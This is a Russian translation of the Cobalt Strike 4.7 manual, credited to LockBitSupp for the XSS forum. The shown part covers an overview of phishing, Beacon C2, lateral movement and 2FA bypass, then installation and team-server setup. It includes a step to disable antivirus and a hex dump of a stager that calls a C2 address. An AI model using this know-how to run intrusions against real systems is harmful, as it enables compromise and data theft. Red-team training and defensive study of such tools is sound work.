


# Руководство пользователя

Cobalt Strike 4.7



Мануал переведен при поддержке LockBitSupp. Автор перевода HostBost.

Специально для форума XSS (ex DaMaGeLaB).

**BLOG**[перейти](#)

Личный блог

**TOX**[перейти](#)

Tox для связи

**FILE SHARE**[перейти](#)

Сервис для обмена файлами

**PRIVATE NOTE**[перейти](#)

Сервис приватных записок

**MIRRORS**[перейти](#)

Зеркала ресурсов, указанных выше

# Содержание

<b>Добро пожаловать в Cobalt Strike</b>	<b>8</b>
Обзор	8
Установка и обновления	9
Запуск командного сервера	16
Запуск клиента Cobalt Strike'a	16
Распределенные и командные операции	18
Создание сценариев в Cobalt Strike'e	20
Запуск клиента на MacOS X	21
<b>Пользовательский интерфейс</b>	<b>22</b>
Обзор	22
Панель инструментов	23
Визуализации сессий и целей	24
Вкладки	26
Консоли	27
Таблицы	27
Горячие клавиши	28
<b>Управление данными</b>	<b>29</b>
Обзор	29
Цели	30
Службы	30
Учетные данные	31
Обслуживание	31
<b>Управление Listener'ами и инфраструктурой</b>	<b>32</b>
Обзор	32
Управление Listener'ом	32
Beacon payload Cobalt Strike'a	34
Staging payload'a	34
DNS Beacon	34
HTTP Beacon и HTTPS Beacon	38

SMB Beacon .....	42
TCP Beacon .....	44
Внешний C2 .....	46
Сторонние Listener'ы .....	47
Объединение инфраструктуры .....	48
Особенности безопасности payload'a .....	49
<b>Первоначальный доступ .....</b>	<b>50</b>
Client-side профилировщик системы .....	50
Обозреватель приложений .....	50
Веб-службы Cobalt Strike'a .....	51
Пакеты user-driven атак .....	51
Хостинг файлов .....	57
User-driven Веб Drive-by атаки .....	57
Client-side эксплойты .....	61
Клонирование сайта .....	61
Spear Phishing .....	62
<b>Артефакты payload'a и обход антивирусов .....</b>	<b>65</b>
Artifact Kit .....	65
Veil Evasion фреймворк .....	66
Java Applet атаки .....	67
Resource Kit .....	68
Sleep Mask Kit .....	68
<b>Пост-эксплуатация .....</b>	<b>68</b>
Скрытый Beacon .....	68
Консоль Beacon'a .....	68
Меню Beacon'a .....	69
Асинхронные и интерактивные операции .....	70
Выполнение команд .....	70
Передача сессии .....	71
Альтернативные родительские процессы .....	72

Подмена аргументов процесса .....	72
Блокировка DLL в дочерних процессах .....	73
Загрузка и скачивание файлов .....	73
Обозреватель файлов .....	73
Реестр Windows .....	74
Нажатия клавиш и скриншоты .....	75
Управление заданиями Beacon'a .....	75
Обозреватель процессов .....	75
Управление рабочим столом .....	76
Повышение привилегий .....	78
Mimikatz .....	80
Сбор учетных данных и хэшей .....	81
Сканирование портов .....	81
Перечисление сетей и хостов .....	82
Доверительные отношения .....	83
Боковое перемещение .....	84
Боковое перемещение с использованием GUI .....	85
Другие команды .....	86
<b>Browser Pivoting .....</b>	<b>86</b>
Обзор .....	86
Настройка .....	87
Использование .....	88
Как работает Browser Pivoting .....	89
<b>Pivoting .....</b>	<b>89</b>
Что такое Pivoting .....	89
SOCKS-прокси .....	89
Reverse Port Forward .....	90
Порождение и туннелирование .....	91
Pivot Listener'ы .....	92
Скрытый VPN .....	93


<b>SSH-сессии .....</b>	<b>95</b>
SSH-клиент .....	95
Выполнение команд .....	95
Загрузка и скачивание файлов .....	95
Одноранговый С2 .....	96
SOCKS Pivoting и Reverse Port Forward .....	96
<b>Управление и контроль при помощи Malleable'a .....</b>	<b>97</b>
Обзор .....	97
Проверка на наличие ошибок .....	97
Язык профиля .....	98
HTTP Staging .....	105
Описание HTTP-транзакции Beacon'a .....	106
Конфигурация HTTP-сервера .....	107
Самоподписанные SSL-сертификаты с SSL Beacon'ом .....	108
Валидные SSL-сертификаты с SSL Beacon'ом .....	109
Варианты профиля .....	110
Сертификат разработчика .....	110
DNS Beacon'ы .....	111
Предостережения при работе с Malleable C2 .....	112
<b>Malleable PE, Внедрение в процесс и Пост-эксплуатация .....</b>	<b>113</b>
Обзор .....	113
Индикаторы PE и памяти .....	113
Внедрение в процесс .....	117
Управление внедрением в процесс .....	119
Управление пост-эксплуатацией .....	122
User Defined Reflective DLL Loader .....	123
<b>Beacon Object File'ы .....</b>	<b>127</b>
В чем заключаются преимущества BOF'ов? .....	127
Как работают BOF'ы? .....	127
Какие недостатки имеют BOF'ы? .....	128
Как создавать BOF? .....	128

Динамическое разрешение функций .....	129
Aggressor Script и BOF'ы .....	129
BOF C API .....	131
<b>Aggressor Script .....</b>	<b>134</b>
Что такое Aggressor Script? .....	134
Как загружать сценарии .....	134
Консоль сценариев .....	135
Headless Cobalt Strike .....	136
Быстрое введение в Sleep .....	136
Взаимодействие с пользователем .....	138
Cobalt Strike .....	139
Модель данных .....	142
Listener'ы .....	143
Beacon .....	145
SSH-сессии .....	153
Другие темы .....	155
Пользовательские отчеты .....	157
Справочник по совместимости .....	159
Хуки .....	161
События .....	176
Функции .....	189
Poprph-хуки .....	334
Функции только для отчетов .....	335
<b>Отчеты и логирование .....</b>	<b>343</b>
Логирование .....	343
Отчеты .....	344
Пользовательский логотип в отчетах .....	350
Пользовательские отчеты .....	351
<b>Дополнение .....</b>	<b>351</b>
Горячие клавиши .....	351
Поведение команд Beacon'a и рассмотрение OPSEC .....	352
Поддержка Юникода .....	358

# Добро пожаловать в Cobalt Strike

Cobalt Strike - это платформа для моделирования противника и операций red team. Продукт предназначен для целевых атак и имитации пост-эксплуатационных действий злоумышленников. В этом разделе описывается процесс атаки, поддерживаемый набором функций Cobalt Strike'a. В остальной части данного руководства эти функции рассматриваются подробно.

## Обзор



Набор проблем при нападении

Продуманная целевая атака начинается с **разведки**. Профилировщик системы Cobalt Strike'a представляет собой веб-приложение, которое отображает площадь для client-side атак на цель. Информация, полученная в результате разведки, поможет вам понять, какие варианты имеют наибольшие шансы на успех в отношении вашей цели.

**Вооружение** - это объединение пост-эксплуатационного payload'a с документом или эксплойтом, который будет исполнен на цели. Cobalt Strike содержит опции для превращения обычных документов в вооруженные артефакты. Cobalt Strike также имеет возможность экспортить пост-эксплуатационный payload, называемый Beacon'ом, в различные форматы для объединения с артефактами, не входящими в этот набор инструментов.

Используйте инструмент Cobalt Strike'a spear phishing, чтобы **доставить** вооруженный документ одному или нескольким людям в целевой сети. Инструмент Cobalt Strike'a для фишинга превращает сохраненные электронные письма в pixel perfect письма для атак.

Контролируйте сеть своей цели с помощью Beacon'ов Cobalt Strike'a. Этот пост-эксплуатационный payload использует **асинхронный "low and slow" паттерн связи**, характерный для продвинутых вредоносных программ. Beacon будет подключаться к командному серверу через DNS, HTTP или HTTPS. Beacon проходит через общие конфигурации прокси и подключается к нескольким хостам, чтобы противостоять блокировке.

Испытайте возможности атрибуции и анализа ваших целевых атак с помощью языка управления и контроля Beacon'ами Malleable. Переделайте Beacon на **использование сетевых индикаторов, которые выглядят как известные вредоносные программы** или сливаются с существующим трафиком.

Выполните Pivot в скомпрометированной сети, обнаружьте хосты и осуществите **боковое перемещение** с помощью полезной автоматизации Beacon'a и одноранговых взаимодействия через именованные каналы и TCP-сокеты. Cobalt Strike рассчитан на захват доверительных отношений и обеспечения возможности бокового перемещения с помощью полученных учетных данных, хэшей паролей, токенов доступа и билетов Kerberos.

Продемонстрируйте значимые бизнес-риски с помощью **user-exploitation** инструментов Cobalt Strike'a. Рабочие процессы Cobalt Strike'a позволяют легко внедрять инструменты логирования нажатия клавиш и получения скриншотов на взломанных системах. Используйте Browser Pivoting для получения доступа к веб-сайтам, на которые ваша жертва вошла через Internet Explorer. Эта техника, разработанная только для Cobalt Strike'a, работает с большинством сайтов и позволяет обойти двухфакторную аутентификацию.

Функции формирования отчетов Cobalt Strike'a **реконструируют взаимодействие** для вашего клиента. Предоставьте сетевым администраторам график активности, чтобы они могли найти индикаторы атак в своих системах. Cobalt Strike генерирует высококачественные отчеты, которые вы можете представить своим клиентам как автономные продукты или использовать в качестве дополнения к письменному изложению.

На каждом из вышеперечисленных этапов вам необходимо будет изучить целевую среду, ее защитные средства и подумать о том, как лучше всего достичь своих целей с помощью имеющихся в вашем распоряжении средств. Это и есть уклонение. Cobalt Strike не нацелен на обеспечение уклонения из коробки. Вместо этого продукт обеспечивает гибкость, как в его потенциальных конфигурациях, так и в вариантах выполнения наступательных действий, чтобы вы могли адаптировать его к вашим условиям и задачам.

## Установка и обновления

HelpSystems LLC распространяет пакеты Cobalt Strike'a в виде нативных архивов для Windows, Linux и MacOS X.

Cobalt Strike использует модель клиент/сервер, в которой каждый компонент может быть установлен на одной системе, но зачастую разворачивается отдельно. Cobalt Strike GUI называется "Cobalt Strike", "Cobalt Strike GUI" или же команда, используемая для запуска клиента Cobalt Strike'a. Сервер Cobalt Strike'a называется "Командный сервер" или команда, используемая для запуска командного сервера.

Основной процесс установки Cobalt Strike'a включает загрузку и извлечение дистрибутива на операционную систему и запуск процесса обновления для загрузки продукта.

## Перед началом работы

Прочтите этот раздел перед установкой Cobalt Strike'a.

## Системные требования

Следующие компоненты необходимы для любой системы, на которой размещены клиентские и/или серверные компоненты Cobalt Strike'a.

### Java

Для работы GUI-клиента и командного сервера Cobalt Strike'a требуется одна из следующих сред Java:

- Oracle Java 1.8
- Oracle Java 11
- OpenJDK 11. (инструкции см. в разделе [Установка OpenJDK на странице 10](#))

**ПРИМЕЧАНИЕ:**

Если у вашей организации нет лицензии, разрешающей коммерческое использование Java от Oracle, мы рекомендуем вам использовать OpenJDK 11.

## Поддерживаемые операционные системы

Командный сервер Cobalt Strike'a поддерживается на системах Linux, отвечающих требованиям Java, и был протестирован на следующих дистрибутивах Linux на базе Debian (другие версии могут работать, но не тестировались):

- Debian
- Ubuntu
- Kali Linux

Клиент Cobalt Strike'a работает на следующих системах:

- Windows 7 и выше
- MacOS X 10.13 и выше
- Системы Linux с графическим интерфейсом, такие как: Debian, Ubuntu и Kali Linux (другие версии могут работать, но не тестировались)

## Аппаратное обеспечение

В дополнение к допустимой операционной системе должны быть выполнены следующие минимальные требования:

- Процессор 2 ГГц+
- 2 Гб ОЗУ
- Доступное дисковое пространство 500Мб+

На Amazon EC2 используйте экземпляр High-CPU Medium (c1.medium, 1,7 ГБ).

## Linux glibc

Имейте в виду, что в некоторых дистрибутивах Linux может отсутствовать или не быть нужной версии glibc. Если вы столкнулись с этой проблемой, ознакомьтесь со статьей [glibc Missing From Older Linux Distributions](#) на портале HelpSystems.

## Установка OpenJDK

Cobalt Strike тестировался с OpenJDK 11, и его программы запуска совместимы с правильно установленной средой OpenJDK 11.

### Linux (Kali 2018.4, Ubuntu 18.04)

1. Обновите APT:  
`sudo apt-get update`
2. Установите OpenJDK 11 с помощью APT:

```
sudo apt-get install openjdk-11-jdk
```

3. Установите OpenJDK 11 по умолчанию:

```
sudo update-java-alternatives -s java-1.11.0-openjdk-amd64
```

## Linux (Другие)

1. Удалите текущий пакет(ы) OpenJDK.

2. Скачайте OpenJDK для Linux/x64 по адресу: <https://jdk.java.net/archive/>.

3. Распакуйте исполняемый файл OpenJDK:

```
tar zxvf openjdk-11.0.1_linux-x64_bin.tar.gz
```

4. Переместите папку OpenJDK в **/usr/local**:

```
mv jdk-11.0.1 /usr/local
```

5. Добавьте следующее в **~/.bashrc**:

```
JAVA_HOME="/usr/local/jdk-11.0.1"
```

```
PATH=$PATH:$JAVA_HOME/bin
```

6. Обновите **~/.bashrc**, чтобы новые переменные окружения вступили в силу:

```
source ~/.bashrc
```

## MacOS X

1. Загрузите OpenJDK для macOS/x64 по адресу: <https://jdk.java.net/archive/>.

2. Откройте Терминал и перейдите в папку **Downloads/**.

3. Распакуйте архив:

```
tar zxvf openjdk-11.0.1_osx-x64_bin.tar.gz
```

4. Переместите извлеченный архив в папку **/Library/Java/JavaVirtualMachines/**:

```
sudo mv jdk-11.0.1.jdk/ /Library/Java/JavaVirtualMachines/
```

Команда `java` на MacOS X будет использовать самую высокую версию Java в `/Library/Java` по умолчанию.

### ПОДСКАЗКА:

Если вы видите **сообщение JRELoadError**, это связано с тем, что стаб JavaAppLauncher, входящий в состав Cobalt Strike'a, загружает библиотеку из заданного пути для запуска JVM внутри процесса стаба. Для устранения этой ошибки выполните следующую команду:

```
sudo ln -fs /Library/Java/JavaVirtualMachines/jdk-11.0.2.jdk  
/Library/Internet\ Plug-Ins/JavaAppletPlugin.plugin
```

Замените **jdk-11.0.2.jdk** на свой путь к Java. В следующем выпуске Cobalt Strike'a будет использоваться более гибкий стаб Java-приложения для MacOS X.

## Windows

1. Загрузите OpenJDK для Windows/x64 по адресу: <https://jdk.java.net/archive/>.

2. Распакуйте архив в **c:\program files\jdk-11.0.1**.

3. Добавьте `c:\program files\jdk-11.0.1\bin` в переменную окружения PATH вашего пользователя:
  - a. Перейдите в **Панель управления** -> **Система** -> **Дополнительные параметры системы** -> **Переменные среды...**
  - b. Выделите **Path** в **переменных пользователя**.
  - c. Нажмите **Создать**.
  - d. Введите: `c:\program files\jdk-11.0.1\bin`.
  - e. Нажмите **OK** на всех диалоговых окнах.

## Wayland Desktop - не поддерживается

Wayland - это современная замена X Windows System. Wayland достиг значительных успехов, как проект, и некоторые рабочего стола используют его в качестве оконной системы по умолчанию. Тем не менее, не позволяйте этому утверждению ввести вас в заблуждение. Не все приложения или программные среды работают на 100% идеально на Wayland. Все еще есть ошибки и проблемы, которые предстоит решить.

Существуют ошибки в Java (или Wayland), которые могут привести к сбою графического Java-приложения при обычном использовании, когда оно запускается на рабочем столе Wayland. Эти ошибки касаются пользователей Cobalt Strike'a. **HelpSystems не поддерживает использование Cobalt Strike на рабочих столах Wayland.**

### Использую ли я Wayland?

Ведите `echo $XDG_SESSION_TYPE`, чтобы узнать, используете ли вы wayland или x11.

### Как отключить Wayland в Kali Linux

Последняя версия Kali Linux 2017 Rolling по умолчанию использует рабочий стол Wayland. Чтобы изменить его обратно на X11:

1. Откройте файл `/etc/gdm3/daemon.conf` помощью вашего любимого текстового редактора.
2. Найдите раздел **[daemon]**.
3. Добавьте `WaylandEnable=false` и перезагрузите вашу систему.

## Установка Cobalt Strike'a

Следуйте этим инструкциям, чтобы установить Cobalt Strike.

#### ПРИМЕЧАНИЕ:

Дистрибутив Cobalt Strike'a (шаги 1 и 3) содержит программу запуска Cobalt Strike'a для конкретной ОС, вспомогательные файлы и программу обновления. Он не содержит сам Cobalt Strike. Запуск программы обновления (шаг 4) загружает продукт Cobalt Strike и выполняет заключительные шаги по установке.

1. Загрузите дистрибутив Cobalt Strike'a для поддерживаемой операционной системы. (на электронную почту высыпается ссылка для скачивание)
2. Установите рекомендуемую среду Java. (инструкции см. в разделе [Установка OpenJDK на странице 10](#)).

3. Извлеките, смонтируйте или распакуйте дистрибутив. В зависимости от операционной системы выполните одно из следующих действий:
  - a. Для Linux:
    - i. Распакуйте файл **cobaltstrike-dist.tgz**:  
tar zxvf cobaltstrike-dist.tgz
  - b. Для MacOS X:
    - i. Дважды нажмите на файл **cobaltstrike-dist.dmg**, чтобы смонтировать его.
    - ii. Перетащите папку **Cobalt Strike** в папку **Applications**.
  - c. Для Windows:
    - i. Отключите антивирус перед установкой Cobalt Strike'a.
    - ii. Используйте удобный для вас инструмент zip для извлечения файла **cobaltstrike.zip** в место установки.
4. Запустите программу обновления, чтобы завершить установку. В зависимости от операционной системы выполните одно из следующих действий:
  - a. Для Linux:
    - i. Введите следующие команды:  
cd /путь/до/cobaltstrike'a  
.update
  - b. Для MacOS X:
    - i. Перейдите в папку **Cobalt Strike**.
    - ii. Дважды нажмите на **Update Cobalt Strike.command**.
  - c. Для Windows:
    - i. Перейдите в папку **Cobalt Strike**.
    - ii. Дважды нажмите на **update.bat**.

Убедитесь, что вы обновили как командный сервер, так и клиентское программное обеспечение с помощью лицензионного ключа. Cobalt Strike, как правило, имеет лицензию на одного пользователя. Командный сервер не требует отдельной лицензии.

## Лицензионные авторизационные файлы

Для запуска лицензионной версии Cobalt Strike'a требуется валидный авторизационный файл. Авторизационный файл - это зашифрованный файл, который содержит информацию о вашей лицензии Cobalt Strike'a. Эта информация включает в себя: ваш лицензионный ключ, дату истечения срока действия лицензии, а также ID, привязанный к вашему лицензионному ключу.

### Как получить авторизационный файл?

[Встроенная программа обновления](#) запрашивает авторизационный файл с сервера обновлений Cobalt Strike'a при запуске. Программа обновления загружает новый авторизационный файл, даже если ваша версия Cobalt Strike'a является актуальной. Это позволяет авторизационному файлу соответствовать срокам действия лицензии в записях HelpSystems.

## Что произойдет, если срок действия моей лицензии истечет?

Cobalt Strike откажется запускаться, когда истечет срок действия авторизационного файла. Если срок действия авторизационного файла истекает во время работы Cobalt Strike'a, это никак не повлияет на его работу. Лицензированный Cobalt Strike проверяет авторизационные файлы только при запуске.

## Когда истекает срок действия моего авторизационного файла?

Срок действия вашего авторизационного файла истекает, когда истекает срок действия вашей лицензии Cobalt Strike'a. При продлении лицензии Cobalt Strike запустите [встроенную программу обновления](#), чтобы обновить авторизационный файл последней информацией.

Перейдите в Help -> System Information, чтобы узнать, когда истекает срок действия вашего авторизационного файла. Найдите параметр "valid to" в разделе Other. Помните, что информация клиента и информация командного сервера могут иметь разные значения (в зависимости от того, какой лицензионный ключ был использован и когда авторизационный файл был обновлен в последний раз).

Cobalt Strike также предупредит вас, если срок действия авторизационного файла истечет через 30 дней.

## Как добавить авторизационный файл в изолированную среду?

Авторизационный файл - cobaltstrike.auth. Программа обновления всегда размещает этот файл вместе с cobaltstrike.jar. Для использования Cobalt Strike'a в закрытой среде:

1. Загрузите пробный пакет Cobalt Strike'a по адресу <https://www.cobaltstrike.com/download>.
2. Обновите пробный пакет Cobalt Strike'a с подключенной к Интернету системы.
3. Скопируйте содержимое обновленной папки cobaltstrike/ в свою среду. Наиболее важными файлами являются cobaltstrike.jar и cobaltstrike.auth.

## Имеет ли Cobalt Strike возможность обращаться в HelpSystems?

После процесса обновления Cobalt Strike не "звонит домой" в HelpSystems. Авторизационный файл генерируется в процессе обновления.

## Как использовать старую версию Cobalt Strike'a с обновленным авторизационным файлом?

Cobalt Strike 3.8 и ниже не проверяет и не требует авторизационный файл .

Cobalt Strike 3.9 и более поздние версии проверяют наличие файла cobaltstrike.auth расположенного вместе с файлом cobaltstrike.jar. Обновите Cobalt Strike из другой папки и скопируйте новый файл cobaltstrike.auth в папку, содержащую старую версию Cobalt Strike'a. Авторизационный файл не привязан к конкретной версии продукта.

## Что подразумевается под идентификатором пользователя?

Идентификатор пользователя - это 4-байтовое число, связанное с лицензионным ключом Cobalt Strike'a. Cobalt Strike 3.9 и более поздние версии встраивают эту информацию в stager'ы и stage'ы, генерируемые Cobalt Strike'ом.

## Как найти значение идентификатора пользователя в артефакте Cobalt Strike'a?

Значение идентификатора пользователя - это последние 4 байта stager payload'a в Cobalt Strike'e 3.9 и более поздних версиях.

Этот скриншот представляет собой HTTP stager из пробной версии. У пробной версии идентификатор пользователя равен 0. Последние 4 байта этого stager'a (0x0, 0x0, 0x0, 0x0) отражают это.

00000220	2d 54 45 53 54 2d 46 49	4c 45 21 24 48 2b 48 2a	-TEST-FILE!\$HHH*
00000230	00 35 4f 21 50 25 40 41	50 5b 34 5c 50 5a 58 35	.50!P%@AP[4\PZX5
00000240	34 28 50 5e 29 37 43 43	29 37 7d 24 45 49 43 41	4(P^)7CC)7}\$_EICA
00000250	52 2d 53 54 41 4e 44 41	52 44 2d 41 4e 54 49 56	R-STANDARD-ANTIV
00000260	49 52 55 53 2d 54 45 53	54 2d 46 49 4c 45 21 24	IRUS-TEST-FILE!\$
00000270	48 2b 48 2a 00 35 4f 21	50 25 40 41 50 5b 34 5c	HHH*.50!P%@AP[4\
00000280	50 5a 58 35 34 28 50 5e	29 37 43 43 29 37 7d 24	PZX54(P^)7CC)7}\$_
00000290	45 49 43 41 52 2d 53 54	41 4e 44 41 52 44 2d 41	EICAR-STANDARD-A
000002a0	4e 54 49 56 49 52 55 53	2d 54 45 53 54 2d 46 49	NTIVIRUS-TEST-FI
000002b0	4c 45 21 24 48 2b 48 2a	00 35 4f 21 50 25 40 41	LE!\$H+H*.50!P%@A
000002c0	50 5b 00 68 f0 b5 a2 56	ff d5 6a 40 68 00 10 00	P[h...V..j@h...
000002d0	00 68 00 00 40 00 57 68	58 a4 53 e5 ff d5 93 b9	.h...@.WhX.S....
000002e0	00 00 00 00 01 d9 51 53	89 e7 57 68 00 20 00 00	.....QS..Wh. ...
000002f0	53 56 68 12 96 89 e2 ff	d5 85 c0 74 c6 8b 07 01	SVh.....t.....
00000300	c3 85 c0 75 e5 58 c3 e8	a9 fd ff ff 31 37 32 2e	...u.X.....172.
00000310	31 36 2e 34 2e 31 33 34	00 00 00 00 00 00 00 00	16.4.134.....
0000031d			

HTTP Payload Stager (пробная версия Cobalt Strike'a)

Значение идентификатора пользователя также существует в stage payload'e, но его сложнее восстановить. Cobalt Strike не использует значение идентификатора клиента в сетевом трафике или других частях инструмента.

## Как защитить различную инфраструктуру red team от кросс-идентификации с помощью этого идентификатора?

Если у вас есть **уникальный** авторизационный файл на каждом командном сервере, то каждый командный сервер и артефакты, которые исходят от него, будут иметь разные идентификаторы.

Сервер обновлений Cobalt Strike'a генерирует новый авторизационный файл при каждом запуске программы обновления. Каждый авторизационный файл имеет уникальный идентификатор. Cobalt Strike распространяет только идентификатор командного сервера. Он не распространяет идентификатор пользователя из авторизационного файла GUI или headless-клиента.

## После того, как вы закончите

Поздравляем! Cobalt Strike теперь установлен. Для получения дополнительной информации и дальнейших действий прочтите следующее:

### Следующие шаги

[Запуск сервера командного сервера на странице 16](#)

[Запуск клиента Cobalt Strike'a на странице 16](#)

# Запуск командного сервера

Cobalt Strike состоит из клиентского и серверного компонента. Сервер, называемый командным сервером, является диспетчером для payload'a и хостом для функций социальной инженерии Cobalt Strike'a. Командный сервер также хранит данные, собранные Cobalt Strike'ом, и управляет логированием.

Командный сервер Cobalt Strike'a должен запускаться на [поддерживаемой системе Linux](#). Чтобы запустить командный сервер Cobalt Strike'a, выполните следующую команду для запуска сценария, входящего в пакет Cobalt Strike'a для Linux:

```
root@kali:~/cobaltstrike# ./teamserver 192.168.1.4 password
[*] Generating X509 certificate and keystore (for SSL)
[+] Team server is up on 50050
[*] SHA1 hash of SSL cert is: 1d1edf9c258f3eca9534d5c911e23002f0b5a7e5
Offset is: 27006
[+] Listener: local - beacon http (windows/beacon_http/reverse_http) on port 80 started!
```

Рисунок 3. Запуск командного сервера

`./teamserver <ip_адрес> <пароль> [<malleableC2profile> <дата_уничтожения>]`

Сценарий командного сервера использует следующие два обязательных и два необязательных параметра:

**IP Address** - (обязателен) Введите внешне доступный IP-адрес командного сервера.

Cobalt Strike использует это значение в качестве хоста по умолчанию для своих функций.

**Password** - (обязателен) Введите пароль, который члены вашей команды будут использовать для подключения клиента Cobalt Strike'a к командному серверу.

**Malleable C2 Profile** - (необязательно) Укажите действительный Malleable C2 профиль. Дополнительные сведения об этой функции см. в разделе [Malleable Command and Control на стр. 97](#).

**Kill Date** - (необязателен) Введите значение даты в формате YYYY-MM-DD.

Командный сервер будет вставлять эту дату уничтожения в каждый генерируемый им Beacon stage. Payload откажется запускаться в эту дату или после нее, а также завершит работу, если заработает в эту дату или после нее.

Когда командный сервер запускается, он публикует SHA256 хэш SSL-сертификата командного сервера. Распространите этот хэш среди членов вашей команды. Когда члены вашей команды подключатся, их клиент Cobalt Strike'a спросит, узнают ли они этот хэш, прежде чем аутентифицироваться на командном сервере. Это служит важной защитой от man-in-the-middle атак.

# Запуск клиента Cobalt Strike'a

Выполните следующие шаги для подключения клиента Cobalt Strike'a к командному серверу.

## Шаги

- Чтобы запустить клиент Cobalt Strike'a, воспользуйтесь программой для запуска, входящей в состав пакета вашей платформы.

- Для Linux:

- Ведите следующие команды:

```
./cobaltstrike
```

- b. Для MacOS X:
  - i. Перейдите в папку Cobalt Strike.
  - ii. Дважды нажмите на **cobaltstrike**.
- c. Для Windows:
  - i. Перейдите в папку Cobalt Strike.
  - ii. Дважды нажмите на **cobaltstrike.exe**.

Отобразится диалоговое окно Connect.



Диалоговое окно Connect Cobalt Strike'a

2. Cobalt Strike ведет учет командных серверов, к которым вы подключаетесь и запоминает информацию о них. Выберите один из профилей командного сервера в левой части диалогового окна Connect, чтобы заполнить окно его информацией. Используйте кнопки **Alias Names** и **Host Names** для переключения отображения списка хостов. Активные соединения будут отображаться синим цветом. Вы можете управлять первоначальным отображением списка хостов, цветом текста активных соединений и редактировать список через **Cobalt Strike -> Preferences -> Team Servers**.

#### **Параметры:**

**Alias** - Введите алиас для хоста или используйте значение по умолчанию. Алиас не может быть пустым, начинаться с символа '\*' или использовать то же значение, что и активное соединение.

**Host** - Укажите адрес вашего командного сервера в поле Host. Имя хоста не может быть пустым.

**Port** - Отображает стандартный порт для командного сервера (50050). Он редко изменяется. Порт не может быть пустым и должен быть числовым.

**User** - Поле User - это ваш никнейм на командном сервере. Измените его на свой позывной, или выдуманное хакерское имя. Имя пользователя не может быть пустым.

**Password** - Введите общий пароль для командного сервера.

3. Нажмите **Connect**, чтобы подключиться к командному серверу Cobalt Strike'a. Если это ваше первое подключение к этому командному серверу, Cobalt Strike спросит, узнаете ли вы SHA256 хэш этого командного сервера.



Проверка SSL-сертификата сервера


4. Если вы это сделали, нажмите **Yes**, и клиент Cobalt Strike'a подключится к серверу и откроет пользовательский интерфейс.

**ПРИМЕЧАНИЕ:**

Cobalt Strike также запомнит этот SHA256 хэш для будущих соединений. Вы можете управлять этими хэшами через Cobalt Strike -> Preferences -> Fingerprints.

## Распределенные и командные операции

Используйте Cobalt Strike для координации работы распределенных операций red team. Установите Cobalt Strike на одном или нескольких удаленных хостах. Запустите командные серверы и попросите членов команды подключиться к ним.



Распределенные операции с помощью Cobalt Strike'a

После подключения к командному серверу ваша команда будет:

- Использовать одни и те же сессии
- Иметь общий доступ к хостам, захваченным данным и загруженным файлам.
- Общаться через общий журнал событий.

Клиент Cobalt Strike'a может подключаться к нескольким командным серверам. Перейдите в **Cobalt Strike -> New Connection**, чтобы инициировать новое соединение. При подключении к нескольким серверам в нижней части окна Cobalt Strike'a появится панель переключения.




Панель переключения серверов

